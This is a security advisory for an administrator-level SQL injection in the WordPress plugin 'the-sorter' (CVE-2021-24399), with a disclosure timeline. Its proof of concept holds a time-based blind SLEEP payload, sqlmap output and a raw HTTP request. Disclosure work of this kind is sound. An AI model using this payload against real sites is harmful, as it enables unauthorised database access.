Wp Plugin the Sorter

Plugin Details

Plugin Name: wp-plugin : the-sorter
Effected Version : 1.2 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24399
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

Technical Details


Details

Vulnerable File: `items.php#218`

Administrator level SQLi for parameter `area_id` items.php#218

```
218:                 $select_query = $wpdb->get_row( "SELECT * FROM " . SORTER_TB_ITEMS . " WHERE area_id = " . $_POST['are
```

PoC



```
sqlmap resumed the following injection point(s) from stored session:
---

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: _wpnonce=6e4246b431&_wp_http_referer=/wp-admin/admin.php?page=the_sorter%26area_id=1&action=save_the_sorter_item&area_id
=1 AND (SELECT 7667 FROM (SELECT(SLEEP(5)))DWBj)&post_type=post&post_text=Hello world!&posts=1&create=
---
[10:28:32] [INFO] testing MySQL
[10:28:32] [INFO] confirming MySQL
[10:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[10:28:32] [INFO] fetching current user
[10:28:32] [INFO] resumed: 'bob@localhost'
current user: 'bob@localhost'
[10:28:32] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'

[*] ending @ 10:28:32 /2021-05-01/

→  sqlmap-dev git:(master) ✗
```

Request

```
GET /wp-admin/admin.php?page=the_sorter_areas&area_id=1%20AND%20(SELECT%207667%20FROM%20(SELECT(SLEEP(5)))DWBj) HTTP/1.1
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Referer: http://172.28.128.50/wp-admin/admin.php?page=the_sorter_areas&area_id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b
Connection: close
```

```
sqlmap resumed the following injection point(s) from stored session:
---


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: _wpnonce=6e4246b431&_wp_http_referer=/wp-admin/admin.php?page=the_sorter%26area_id=1&action=save_the_sorter_item&
---
[10:28:32] [INFO] testing MySQL
[10:28:32] [INFO] confirming MySQL
[10:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[10:28:32] [INFO] fetching current user
[10:28:32] [INFO] resumed: 'bob@localhost'
current user: 'bob@localhost'
[10:28:32] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'

[*] ending @ 10:28:32 /2021-05-01/
```